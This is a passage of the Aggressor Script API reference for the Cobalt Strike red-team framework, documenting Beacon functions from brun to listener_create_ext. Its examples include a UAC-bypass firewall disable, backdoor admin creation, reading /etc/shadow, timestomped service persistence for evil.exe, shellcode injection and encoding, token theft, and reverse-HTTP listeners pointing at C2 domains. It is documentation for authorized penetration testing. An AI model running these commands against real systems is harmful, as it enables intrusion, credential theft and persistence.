This capability is a simpler version of the [&beacon\\_execute\\_job](#) function. The latter function is what [&bpowershell](#) and [&bshell](#) build on. This is a (slightly) more OPSEC-safe option to run commands and receive output from them.

## Example

```
alias w {
    brun($1, "whoami /all");
}
```

## brunas

Ask Beacon to run a command as another user.

## Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the domain of the user

`$3` - the user's username

`$4` - the user's password

`$5` - the command to run

## Example

```
brunas($1, "CORP", "Administrator", "toor", "notepad.exe");
```

## brunasadmin

**REMOVED** Removed in Cobalt Strike 4.0. Use [&belevate\\_command](#) with psexec\_psh option.

Ask Beacon to run a command in a high-integrity context (bypasses UAC).

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the command and its arguments.

## Notes

This command uses the Token Duplication UAC bypass. This bypass has a few requirements:

- Your user must be a local admin
- If **Always Notify** is enabled, an existing high integrity process must be running in the current desktop session.

## Example

```
# disable the firewall
brunasadmin($1, "cmd.exe /C netsh advfirewall set allprofiles state off");
```

## brunu

Ask Beacon to run a process under another process.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the PID of the parent process

\$3 - the command + arguments to run

## Example

```
brunu($1, 1234, "notepad.exe");
```

## bscreenshot

Ask Beacon to take a screenshot.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - (optional) the PID to inject the screenshot tool or \$null

\$3 - (optional) the architecture of the target PID (x86|x64) or \$null

## Example

### Spawn a temporary process

```
item "&Screenshot" {
    binput($1, "screenshot");
    bscreenshot($1);
}
```

### Inject into the specified process

```
bscreenshot($1, 1234, "x64");
```

## bscreenwatch

Ask Beacon to take periodic screenshots

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - (optional) the PID to inject the screenshot tool or \$null

\$3 - (optional) the architecture of the target PID (x86|x64) or \$null

## Example

### Spawn a temporary process

```
item "&Screenwatch" {
    binput($1, "screenwatch");
    bscreenwatch($1);
}
```

Inject into the specified process

```
bscreenwatch($1, 1234, "x64");
```

## bsetenv

Ask Beacon to set an environment variable

Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the environment variable to set

\$3 - the value to set the environment variable to (specify \$null to unset the variable)

Example

```
alias tryit {
    bsetenv($1, "foo", "BAR!");
    bshell($1, "echo %foo%");
}
```

## bshell

Ask Beacon to run a command with cmd.exe

Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the command and arguments to run

Example

```
alias adduser {
    bshell($1, "net user $2 B00gyW00gy1234! /ADD");
    bshell($1, "net localgroup \"Administrators\" $2 /ADD");
}
```

## bshinject

Inject shellcode (from a local file) into a specific process.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the PID of the process to inject into

\$3 - the process architecture (x86 | x64)

\$4 - the local file with the shellcode

### Example

```
bshinject($1, 1234, "x86", "/path/to/stuff.bin");
```

## bshspawn

Spawn shellcode (from a local file) into another process. This function benefits from Beacon's configuration to spawn post-exploitation jobs (e.g., spawnto, ppid, etc.)

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the process architecture (x86 | x64)

\$3 - the local file with the shellcode

### Example

```
bshspawn($1, "x86", "/path/to/stuff.bin");
```

## bsleep

Ask Beacon to change its beaconing interval and jitter factor.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the number of **seconds** between beacons.

\$3 - the jitter factor [0-99]

## Example

```
alias stealthy {
    # sleep for 1 hour with 30% jitter factor
    bsleep($1, 60 * 60, 30);
}
```

## bsleepu

Ask Beacon to change its beaconing interval and jitter factor.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - beacon sleep period string.

The beacon sleep period string takes the format: `ud vh xm ys zj`

Where:

w is the number of days

v is the number of hours

x is the number of minutes

y is the number of seconds

z is the jitter factor [0 - 99]

## Example

```

        alias stealthy {
    # sleep for 2 days 13 hours 45 minutes 8 seconds with 30% jitter factor
    bsleepu($1, "2d 13h 45m 8s 30j");
}

```

## bsocks

Start a SOCKS proxy server associated with a beacon.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the port to bind to

\$3 - SOCKS version [SOCKS4|SOCKS5] Default: SOCKS4

*For SOCKS 5 only:*

\$4 - enable/disable NoAuth authentication [enableNoAuth|disableNoAuth] Default: enableNoAuth

\$5 - username for User/Password authentication [blank|username] Default: Blank

\$6 - password for User/Password authentication [blank|password] Default: Blank

\$7 - enable logging [enableLogging|disableLogging] Default: disableLogging

### Example

```

alias socksPorts {
    bsocks($1, 10401);
    bsocks($1, 10402, "SOCKS4");
    bsocks($1, 10501, "SOCKS5");
    bsocks($1, 10502, "SOCKS5" "enableNoAuth", "", "", "disableLogging");
    bsocks($1, 10503, "SOCKS5" "enableNoAuth", "myname", "mypassword",
"disableLogging");
    bsocks($1, 10504, "SOCKS5" "disableNoAuth", "myname", "mypassword",
"enableLogging");
}

```

## bsocks\_stop

Stop SOCKS proxy servers associated with the specified Beacon.

## Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

## Example

```
alias stopsocks {
    bsocks_stop($1);
}
```

## bspawn

Ask Beacon to spawn a new session

## Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

`$2` - the listener to target.

`$3` - the architecture to spawn a process for (defaults to current beacon arch)

## Example

```
item "&Spawn" {
    openPayloadHelper(lambda({
        binput($bids, "spawn x86 $1");
        bspawn($bids, $1, "x86");
    }, $bids => $1));
}
```

## bspawnas

Ask Beacon to spawn a session as another user.

## Arguments

`$1` - the id for the beacon. This may be an array or a single ID.

\$2 - the domain of the user

\$3 - the user's username

\$4 - the user's password

\$5 - the listener to spawn

## Example

```
bspawnas($1, "CORP", "Administrator", "toor", "my listener");
```

## bspawnto

Change the default program Beacon spawns to inject capabilities into.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the architecture we're modifying the spawnto setting for (x86, x64)

\$3 - the program to spawn

### Notes

The value you specify for spawnto must work from x86->x86, x86->x64, x64->x86, and x64->x86 contexts. This is tricky. Follow these rules and you'll be OK:

1. Always specify the full path to the program you want Beacon to spawn for its post-ex jobs.
2. Environment variables (e.g., %windir%) are OK within these paths.
3. Do not specify %windir%\system32 or c:\windows\system32 directly. Always use syswow64 (x86) and sysnative (x64). Beacon will adjust these values to system32 if it's necessary.
4. For an x86 spawnto value, you must specify an x86 program. For an x64 spawnto value, you must specify an x64 program.

## Example

```
# let's make everything lame.
on beacon_initial {
    binput($1, "prep session with new spawnto values.");
    bspawnto($1, "x86", "%windir%\syswow64\notepad.exe");
    bspawnto($1, "x64", "%windir%\sysnative\notepad.exe");
}
```

## bspawnu

Ask Beacon to spawn a session under another process.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the process to spawn this session under

\$3 - the listener to spawn

### Example

```
bspawnu($1, 1234, "my listener");
```

## bspunnel

Spawn and tunnel an agent through this Beacon (via a target localhost-only reverse port forward)

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 -- the architecture (e.g., x86, x64)

\$3 - the host of the controller

\$4 - the port of the controller

\$5 - a file with position-independent code to execute in a temporary process.

### Example

```
bspunnel($1, "x64", "127.0.0.1", 4444, script_resource("agent.bin"));
```

## bspunnel\_local

Spawn and tunnel an agent through this Beacon (via a target localhost-only reverse port forward). Note: this reverse port forward tunnel traverses through the Beacon chain to the team server and, via the team server, out through the requesting Cobalt Strike client.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the architecture (e.g., x86, x64)

\$3 - the host of the controller

\$4 - the port of the controller

\$5 - a file with position-independent code to execute in a temporary process.

### Example

```
bspunnel_local($1, "x64", "127.0.0.1", 4444, script_resource("agent.bin"));
```

## bssh

Ask Beacon to spawn an SSH session.

### Arguments

\$1 - id for the beacon. This may be an array or a single ID.

\$2 - IP address or hostname of the target

\$3 - port (e.g., 22)

\$4 - username

\$5 - password

\$6 - (optional) the PID to inject the SSH client into or \$null

\$7 - (optional) the architecture of the target PID (x86|x64) or \$null

## Example

### Spawn a temporary process

```
bssh($1, "172.16.20.128", 22, "root", "toor");
```

### Inject into the specified process

```
bssh($1, "172.16.20.128", 22, "root", "toor", 1234, "x64");
```

## bssh\_key

Ask Beacon to spawn an SSH session using the data from a key file. The key file needs to be in the PEM format. If the file is not in the PEM format then make a copy of the file and convert the copy with the following command:

/usr/bin/ssh-keygen -f [/path/to/copy] -e -m pem -p

## Arguments

\$1 - id for the beacon. This may be an array or a single ID.

\$2 - IP address or hostname of the target

\$3 - port (e.g., 22)

\$4 - username

\$5 - key data (as a string)

\$6 - (optional) the PID to inject the SSH client into or \$null

\$7 - (optional) the architecture of the target PID (x86|x64) or \$null

## Example

```
alias myssh {
    $pid = $2;
```

```

$arch = $3;
$handle = openf("/path/to/key.pem");
$keydata = readb($handle, -1);
closef($handle);

if ($pid >= 0 && ($arch eq "x86" || $arch eq "x64")) {
    bssh_key($1, "172.16.20.128", 22, "root", $keydata, $pid, $arch);
} else {
    bssh_key($1, "172.16.20.128", 22, "root", $keydata);
}
};

}

```

## bstage

**REMOVED** This function is removed in Cobalt Strike 4.0. Use [&beacon\\_stage\\_tcp](#) or [&beacon\\_stage\\_pipe](#) to explicitly stage a payload. Use [&beacon\\_link](#) to link to it.

## bsteal\_token

Ask Beacon to steal a token from a process.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the PID to take the token from

```

Use: bsteal_token [pid]
      bsteal_token [pid] <OpenProcessToken access mask>

OpenProcessToken access mask suggested values:
  blank = default (TOKEN_ALL_ACCESS)
  0 = TOKEN_ALL_ACCESS
  11 = TOKEN_ASSIGN_PRIMARY | TOKEN_DUPLICATE | TOKEN_QUERY (1+2+8)

Access mask values:
  STANDARD_RIGHTS_REQUIRED . . . . . : 983040
  TOKEN_ASSIGN_PRIMARY . . . . . : 1
  TOKEN_DUPLICATE . . . . . : 2
  TOKEN_IMPERSONATE . . . . . : 4
  TOKEN_QUERY . . . . . : 8
  TOKEN_QUERY_SOURCE . . . . . : 16
  TOKEN_ADJUST_PRIVILEGES . . . . : 32
  TOKEN_ADJUST_GROUPS . . . . . : 64

```

```
TOKEN_ADJUST_DEFAULT . . . . . : 128
TOKEN_ADJUST_SESSIONID . . . . . : 256
```

**NOTE:**

'OpenProcessToken access mask' can be helpful for stealing tokens from processes using 'SYSTEM' user and you have this error: *Could not open process token: {pid} (5)*

You can set your preferred default with '.steal\_token\_access\_mask' in the [Malleable C2 global options](#).

**Example**

```
alias steal_token {
    bsteal_token($1, int($2));
}
```

## bsudo

Ask Beacon to run a command via sudo (SSH sessions only)

**Arguments**

\$1 - the id for the session. This may be an array or a single ID.

\$2 - the password for the current user

\$3 - the command and arguments to run

**Example**

```
# hashdump [password]
ssh_alias hashdump {
    bsudo($1, $2, "cat /etc/shadow");
}
```

## bsyscall\_method

Ask Beacon to change its syscall method.

**Arguments**

**\$1** - the id for the beacon. This may be an array or a single ID.

**\$2** - the syscall method. Supported methods are:

**None**: Use the standard Windows API function.

**Direct**: Use the Nt\* version of the function.

**Indirect**: Jump to the appropriate instruction within the Nt\* version of the function.

**NOTE:**

If the \$2 argument is empty, Beacon is tasked to query the currently used syscall method.

## Example

```
alias syscall_method {
    bsyscall_method($1, $2);
}
```

## btask

Report a task acknowledgement for a Beacon. This task acknowledgement will also contribute to the narrative in Cobalt Strike's Activity Report and Sessions Report.

## Arguments

**\$1** - the id for the beacon to post to

**\$2** - the text to post

**\$3** - a string with MITRE ATT&CK Tactic IDs. Use a comma and a space to specify multiple IDs in one string.

<https://attack.mitre.org>

## Example

```
alias foo {
    btask($1, "User tasked beacon to foo", "T1015");
}
```

## btimestamp

Ask Beacon to change the file modified/accessed/created times to match another file.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the file to update timestamp values for

\$3 - the file to grab timestamp values from

### Example

```
alias persist {
    bcd($1, "c:\\windows\\system32");
    bupload($1, script_resource("evil.exe"));
    btimestamp($1, "evil.exe", "cmd.exe");
    bshell($1, 'sc create evil binpath= "c:\\windows\\system32\\evil.exe"');
    bshell($1, 'sc start evil');
}
```

## btoken\_store\_remove

Ask Beacon to remove specific access tokens from the store.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the array of token IDs to remove.

### Example

```
alias token-store_remove {
    btoken_store_remove($1, @(int($2)));
}
```

## btoken\_store\_remove\_all

Ask Beacon to remove all tokens from the store.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
alias token-store_remove_all {
    btoken_store_remove_all($1);
}
```

## btoken\_store\_show

Ask Beacon to print the tokens currently available in the token store.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

## Example

```
alias token-store_show {
    btoken_store_show($1);
}
```

## btoken\_store\_stea

Ask Beacon to steal a token and store it in the token store.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the array of PIDs to take the tokens from.

\$3 - the OpenProcessToken access mask.

## Example

```
alias token-store_stea {
    btoken_store_stea($1, @int($2)), 11);
}
```

## btoken\_store\_stea\_and\_use

Ask Beacon to steal a token, store it and immediately apply it to the beacon.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the PID to take the token from.

\$3 - the OpenProcessToken access mask.

### Example

```
alias token-store_stea_and_use {
    btoken_store_stea_and_use($1, int($2), 11);
}
```

## btoken\_store\_use

Ask Beacon to use a token from the token store.

### Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the token ID.

### Example

```
alias token-store_use {
    btoken_store_use($1, int($2));
}
```

## bunlink

Ask Beacon to delink a Beacon its connected to over a TCP socket or named pipe.

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the target host to unlink (specified as an IP address)

\$3 - (optional) the PID of the target session to unlink

## Example

```
bunlink($1, "172.16.48.3");
```

## bupload

Ask a Beacon to upload a file

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the local path to the file to upload

## Example

```
bupload($1, script_resource("evil.exe"));
```

## bupload\_raw

Ask a Beacon to upload a file

## Arguments

\$1 - the id for the beacon. This may be an array or a single ID.

\$2 - the remote file name of the file

\$3 - the raw content of the file

\$4 - (optional) the local path to the file (if there is one)

## Example

```
$data = artifact("my listener", "exe");
bupload_raw($1, "\\\DC\C$\foo.exe", $data);
```

## bwdigest

**REMOVED** Removed in Cobalt Strike 4.0. Use [&bmimikatz](#) directly.

## bwinrm

**REMOVED** Removed in Cobalt Strike 4.0. Use [&bjump](#) with winrm or winrm64 built-in options.

## bwmi

**REMOVED** Removed in Cobalt Strike 4.0.

## call

Issue a call to the team server.

### Arguments

\$1 - the command name

\$2 - a callback to receive a response to this request. The callback will receive two arguments. The first is the call name. The second is the response.

... - one or more arguments to pass into this call.

## Example

```
call("aggressor.ping", { warn(@_); }, "this is my value");
```

## closeClient

Close the current Cobalt Strike team server connection.

## Example

```
closeClient();
```

## colorPanel

Generate a Java component to set accent colors within Cobalt Strike's data model

### Arguments

\$1 - the prefix

\$2 - an array of IDs to change colors for

## Example

```
popup targets {
    menu "&Color" {
        insert_component(colorPanel("targets", $1));
    }
}
```

## See also

[&highlight](#)

## credential\_add

Add a credential to the data model

### Arguments

\$1 - username

\$2 - password

\$3 - realm

\$4 - source

\$5 - host

## Example

```
command falsecreds {
    for ($x = 0; $x < 100; $x++) {
        credential_add("user $+ $x", "password $+ $x");
    }
}
```

## credentials

Returns a list of application credentials in Cobalt Strike's data model.

### Returns

An array of dictionary objects with information about each credential entry.

## Example

```
printAll(credentials());
```

## custom\_event

Broadcast a custom event to all Cobalt Strike clients.

### Arguments

\$1 - the topic name

\$2 - the event data

## Example

```
custom_event("my-topic", %(foo => 42, bar => "hello"));
```

## custom\_event\_private

Send a custom event to one specific Cobalt Strike client.

## Arguments

\$1 - who to send the custom event to

\$2 - the topic name

\$3 - the event data

## Example

```
custom_event_private("neo", "my-topic", 42);
```

## data\_keys

List the query-able keys from Cobalt Strike's data model

## Returns

A list of keys that you may query with [&data\\_query](#)

## Example

```
foreach $key (data_keys()) {
    println("\n\c4===$key ===\n");
    println(data_query($key));
}
```

## data\_query

Queries Cobalt Strike's data model

## Arguments

\$1 - the key to pull from the data model

## Returns

A Sleep representation of the queried data.

## Example

```
println(data_query("targets"));
```

## dbutton\_action

Adds an action button to a [&dialog](#). When this button is pressed, the dialog closes and its callback is called. You may add multiple buttons to a dialog. Cobalt Strike will line these buttons up in a row and center them at the bottom of the dialog.

### Arguments

\$1 - the \$dialog object

\$2 - the button label

### Example

```
dbutton_action($dialog, "Start");
dbutton_action($dialog, "Stop");
```

## dbutton\_help

Adds a **Help** button to a [&dialog](#). When this button is pressed, Cobalt Strike will open the user's browser to the specified URL.

### Arguments

\$1 - the \$dialog object

\$2 - the URL to go to

### Example

```
dbutton_help($dialog, "http://www.google.com");
```

## dialog

Create a dialog. Use [&dialog\\_show](#) to show it.

### Arguments

**\$1** - the title of the dialog

**\$2** - a %dictionary mapping row names to default values

**\$3** - a callback function. Called when the user presses a [&dbutton\\_action](#) button. **\$1** is a reference to the dialog. **\$2** is the button name. **\$3** is a dictionary that maps each row's name to its value.

## Returns

A scalar with a **\$dialog** object.

## Example

```
sub callback {
    # prints: Pressed Go, a is: Apple
    println("Pressed $2 $+ , a is: " . $3['a']);
}

$dialog = dialog("Hello World", %(a => "Apple", b => "Bat"), &callback);
draw_text($dialog, "a", "Fruit: ");
draw_text($dialog, "b", "Rodent: ");
dbutton_action($dialog, "Go");
dialog_show($dialog);
```

## [dialog\\_description](#)

Adds a description to a [&dialog](#)

## Arguments

**\$1** - a **\$dialog** object

**\$2** - the description of this dialog

**\$3** - (optional) the number of lines of text to show for the description of this dialog. When it is not specified two lines of text are shown for the description of this dialog. The maximum number of lines that can be shown is 20.

## Example

```
dialog_description($dialog, "I am the Hello World dialog.");
```

```
dialog_description($dialog, "I am the Hello World dialog.", 2);
```

## dialog\_show

Shows a [&dialog](#).

### Arguments

\$1 - the \$dialog object

### Example

```
dialog_show($dialog);
```

## dispatch\_event

Call a function in Java Swing's Event Dispatch Thread. Java's Swing Library is not thread safe. All changes to the user interface should happen from the Event Dispatch Thread.

### Arguments

\$1 - the function to call

### Example

```
dispatch_event({
    println("Hello World");
});
```

## downloads

Returns a list of downloads in Cobalt Strike's data model.

### Returns

An array of dictionary objects with information about each downloaded file.

### Example

```
printAll(downloads());
```

## drow\_beacon

Adds a beacon selection row to a [&dialog](#)

### Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

### Example

```
drow_beacon($dialog, "bid", "Session: ");
```

## drow\_checkbox

Adds a checkbox to a [&dialog](#)

### Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

\$4 - the text next to the checkbox

### Example

```
drow_checkbox($dialog, "box", "Scary: ", "Check me... if you dare");
```

## drow\_combobox

Adds a combobox to a [&dialog](#)

## Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

\$4 - an array of options to choose from

## Example

```
drow_combobox($dialog, "combo", "Options", @("apple", "bat", "cat"));
```

## drow\_exploits

Adds a privilege escalation exploit selection row to a &dialog

## Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

## Example

```
drow_exploits($dialog, "exploit", "Exploit: ");
```

## drow\_file

Adds a file chooser row to a &dialog

## Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

## Example

```
draw_file($dialog, "file", "Choose: ");
```

## draw\_interface

Adds a VPN interface selection row to a [\\$dialog](#)

### Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

## Example

```
draw_interface($dialog, "int", "Interface: ");
```

## draw\_krbtgt

Adds a krbtgt selection row to a [\\$dialog](#)

### Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

## Example

```
draw_krbtgt($dialog, "hash", "krbtgt hash: ");
```

## draw\_listener

Adds a listener selection row to a [\\$dialog](#). This row only shows listeners with staggers (e.g., windows/beacon\_https/reverse\_https).

## Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

## Example

```
drow_listener($dialog, "listener", "Listener: ");
```

## [drow\\_listener\\_smb](#)

**DEPRECATED** This function is deprecated in Cobalt Strike 4.0. It's now equivalent to [&drow\\_listener\\_stage](#)

## [drow\\_listener\\_stage](#)

Adds a listener selection row to a [\\$dialog](#). This row shows all Beacon and Foreign listener payloads.

## Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

## Example

```
drow_listener_stage($dialog, "listener", "Stage: ");
```

## [drow\\_mailserver](#)

Adds a mail server field to a [\\$dialog](#).

## Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

## Example

```
drow_mailserver($dialog, "mail", "SMTP Server: ");
```

## drow\_proxyserver

**DEPRECATED** This function is deprecated in Cobalt Strike 4.0. The proxy configuration is now tied directly to the listener.

Adds a proxy server field to a [&dialog](#).

## Arguments

\$1 - a \$dialog object

\$2 - the name of this row

\$3 - the label for this row

## Example

```
drow_proxyserver($dialog, "proxy", "Proxy: ");
```

## drow\_site

Adds a site/URL field to a [&dialog](#).

## Arguments

\$1 - a \$dialog object

\$2 - the name of this row

**\$3 - the label for this row**

## Example

```
draw_site($dialog, "url", "Site: ");
```

## draw\_text

Adds a text field row to a [\\$dialog](#)

### Arguments

**\$1 - a \$dialog object**

**\$2 - the name of this row**

**\$3 - the label for this row**

**\$4 - (optional) The width of this text field (in characters). This value isn't always honored (it won't shrink the field, but it will make it wider).**

## Example

```
draw_text($dialog, "name", "Name: ");
```

## draw\_text\_big

Adds a multi-line text field to a [\\$dialog](#)

### Arguments

**\$1 - a \$dialog object**

**\$2 - the name of this row**

**\$3 - the label for this row**

## Example

```
draw_text_big($dialog, "addr", "Address: ");
```

## dstamp

Format a time into a date/time value. This value includes seconds.

### Arguments

\$1 - the time [milliseconds since the UNIX epoch]

### Example

```
println("The time is now: " . dstamp(ticks()));
```

### See also

[&tstamp](#)

## elog

Publish a notification to the event log

### Arguments

\$1 - the message

### Example

```
elog("The robot invasion has begun!");
```

## encode

Obfuscate a position-independent blob of code with an encoder.

### Arguments

\$1 - position independent code (e.g., shellcode, "raw" stageless Beacon) to apply encoder to

\$2 - the encoder to use

\$3 - the architecture (e.g., x86, x64)

Encoder	Description
alpha	Alphanumeric encoder (x86-only)
xor	XOR encoder

## Notes

- The encoded position-independent blob must run from a memory page that has RWX permissions or the decode step will crash the current process.
- **alpha encoder:** The EDI register must contain the address of the encoded blob. [&encode](#) prepends a 10-byte (non-alphanumeric) program to the beginning of the alphanumeric encoded blob. This program calculates the location of the encoded blob and sets EDI for you. If you plan to set EDI yourself, you may remove these first 10 bytes.

## Returns

A position-independent blob that decodes the original string and passes execution to it.

## Example

```
# generate shellcode for a listener
$stager = shellcode("my listener", false "x86");

# encode it.
$stager = encode($stager, "xor", "x86");
```

## extract\_reflective\_loader

Extract the executable code for a reflective loader from a Beacon Object File (BOF).

## Arguments

\$1 - Beacon Object File data that contains a reflective loader.

## Returns

The Reflective Loader binary executable code extracted from the Beacon Object File data.

## Example

See BEACON\_RDLL\_GENERATE hook

```
# -----
# extract loader from BOF.
# -----
$loader = extract_reflective_loader($data);
```

## file\_browser

Open the File Browser. This function does not have any parameters.

## fireAlias

Runs a user-defined alias

### Arguments

\$1 - the beacon id to run the alias against

\$2 - the alias name to run

\$3 - the arguments to pass to the alias.

### Example

```
# run the foo alias when a new Beacon comes in
on beacon_initial {
    fireAlias($1, "foo", "bar!");
}
```

## fireEvent

Fire an event.

### Arguments

\$1 - the event name

. . . - the event arguments.

### Example

```
on foo {
    println("Argument is: $1");
}

fireEvent("foo", "Hello World!");
```

## format\_size

Formats a number into a size (e.g., 1024 => 1kb)

### Arguments

\$1 - the size to format

### Returns

A string representing a human readable data size.

### Example

```
println(format_size(1024));
```

## getAggressorClient

Returns the aggressor.AggressiveClient Java object. This can reach anything internal within the current Cobalt Strike client context.

### Example

```
$client = getAggressorClient();
```

## get\_postex\_kit\_callback\_id

Returns the id constant for the PostEx kit message type.

### See also

[&beacon\\_execute\\_postex\\_job](#)

[Postex Kit on page 122](#)

## gunzip

Decompress a string (GZIP).

### Arguments

\$1 - the string to compress

### Returns

The argument processed by the gzip de-compressor

### Example

```
println(gunzip(gzip("this is a test")));
```

### See also

[&gzip](#)

## gzip

GZIP a string.

### Arguments

\$1 - the string to compress

### Returns

The argument processed by the gzip compressor

### Example

```
println(gzip("this is a test));
```

### See also

[&gunzip](#)

## highlight

Insert an accent (color highlight) into Cobalt Strike's data model

### Arguments

\$1 - the data model

\$2 - an array of rows to highlight

\$3 - the accent type

### Notes

- Data model rows include: applications, beacons, credentials, listeners, services, and targets.
- Accent options are:

Accent	Color
[empty]	no highlight
good	Green
bad	Red
neutral	Yellow
ignore	Grey
cancel	Dark Blue

### Example

```
command admincreds {
    local('@creds');

    # find all of our creds that are user Administrator.
    foreach $entry (credentials()) {
        if ($entry['user'] eq "Administrator") {
            push(@creds, $entry);
        }
    }

    # highlight all of them green!
}
```

```

    highlight("credentials", @creds, "good");
}

```

## host\_delete

Delete a host from the targets model

### Arguments

\$1 - the IPv4 or IPv6 address of this target [you may specify an array of hosts too]

### Example

```

# clear all hosts
host_delete(hosts());

```

## host\_info

Get information about a target.

### Arguments

\$1 - the host IPv4 or IPv6 address

\$2 - [Optional] the key to extract a value for

### Returns

```
%info = host_info("address");
```

Returns a dictionary with known information about this target.

```
$value = host_info("address", "key");
```

Returns the value for the specified key from this target's entry in the data model.

### Example

```
# create a script console alias to dump host info
command host {
    println("Host $1");
    foreach $key => $value (host_info($1)) {
        println("${[15]}key $value");
    }
}
```

## host\_update

Add or update a host in the targets model

### Arguments

\$1 - the IPv4 or IPv6 address of this target [you may specify an array of hosts too]

\$2 - the DNS name of this target

\$3 - the target's operating system

\$4 - the operating system version number (e.g., 10.0)

\$5 - a note for the target.

### Note

You may specify a `$null` value for any argument and, if the host exists, no change will be made to that value.

### Example

```
host_update("192.168.20.3", "DC", "Windows", 10.0);
```

## hosts

Returns a list of IP addresses from Cobalt Strike's target model

### Returns

An array of IP addresses

### Example

```
printAll(hosts());
```

## insert\_component

Add a javax.swing.JComponent object to the menu tree

### Arguments

\$1 - the component to add

## insert\_menu

Bring menus associated with a popup hook into the current menu tree.

### Arguments

\$1 - the popup hook

... - additional arguments are passed to the child popup hook.

### Example

```
popup beacon {
    # menu definitions above this point

    insert_menu("beacon_bottom", $1);

    # menu definitions below this point
}
```

## iprange

Generate an array of IPv4 addresses based on a string description

### Arguments

\$1 - a string with a description of IPv4 ranges

Range	Result
192.168.1.2	The IP4 address 192.168.1.2

Range	Result
192.168.1.1, 192.168.1.2	The IPv4 addresses 192.168.1.1 and 192.168.1.2
192.168.1.0/24	The IPv4 addresses 192.168.1.0 through 192.168.1.255
192.168.1.18-192.168.1.30	The IPv4 addresses 192.168.1.18 through 192.168.1.29
192.168.1.18-30	The IPv4 addresses 192.168.1.18 through 192.168.1.29

## Returns

An array of IPv4 addresses within the specified ranges.

## Example

```
printAll(iprange("192.168.1.0/25"));
```

## keystrokes

Returns a list of keystrokes from Cobalt Strike's data model.

## Returns

An array of dictionary objects with information about recorded keystrokes.

## Example

```
printAll(keystrokes());
```

## killdate

Get the Beacon kill date configured on the teamserver.

## Returns

A string with the teamserver's kill date in the format "YYYY-MM-DD" (where YYYY is year, MM is month and DD is the day). For example, a returned value of 2024-07-05 is the date 5 July 2024.

**NOTE:**

A kill date is optional. If a teamserver does not have a kill date set then an empty string is returned.

**Example**

```
println("Kill date: " . killdate());
```

[licenseKey](#)

**DEPRECATED** This function is deprecated in Cobalt Strike 4.6. The function will now return an empty string.

Get the license key for this instance of Cobalt Strike

**Returns**

Your license key.

**Example**

```
println("Your key is: " . licenseKey());
```

[listener\\_create](#)

**DEPRECATED** This function is deprecated in Cobalt Strike 4.0. Use [&listener\\_create\\_ext](#)

Create a new listener.

**Arguments**

\$1 - the listener name

\$2 - the payload (e.g., windows/beacon\_http/reverse\_http)

\$3 - the listener host

\$4 - the listener port

\$5 - a comma separated list of addresses for listener to beacon to

## Example

```
# create a foreign listener
listener_create("My Metasploit", "windows/foreign_https/reverse_https",
    "ads.losenolove.com", 443);

# create an HTTP Beacon listener
listener_create("Beacon HTTP", "windows/beacon_http/reverse_http",
    "www.losenolove.com", 80,
    "www.losenolove.com, www2.losenolove.com");
```

## listener\_create\_ext

Create a new listener.

### Arguments

\$1 - the listener name

\$2 - the payload (e.g., windows/beacon\_http/reverse\_http)

\$3 - a map with key/value pairs that specify options for the listener

### Note

The following payload options are valid for \$2:

Payload	Type
windows/beacon_dns/reverse_dns_txt	Beacon DNS
windows/beacon_http/reverse_http	Beacon HTTP
windows/beacon_https/reverse_https	Beacon HTTPS
windows/beacon_bind_pipe	Beacon SMB
windows/beacon_bind_tcp	Beacon TCP
windows/beacon_extc2	External C2
windows/foreign/reverse_http	Foreign HTTP
windows/foreign/reverse_https	Foreign HTTPS

The following keys are valid for \$3:

Key	DNS	Ext C2	Foreign (HTTP/S)	HTTP/S	SMB	TCP (Bind)
althost				HTTP Host Header		
bindto	bind port			bind port		
beacons	c2 hosts	bind host		c2 hosts		bind host
dnsresolver	dns resolver					
guards	guardrails			guardrails	guardrails	guardrails
host	staging host		foreign host	staging host		
localonly		localonly				localonly
maxretry	maxretry			maxretry		
port	c2 port	port	c2 port	c2 port	pipe name	port
profile	profile variant			profile variant		
proxy				proxy config		
strategy	host rotation			host rotation		

The following host rotation Values are valid for the 'strategy' Key:

Option
round-robin
random
failover
failover-5x
failover-50x
failover-100x
failover-1m
failover-5m
failover-15m
failover-30m

Option
failover-1h
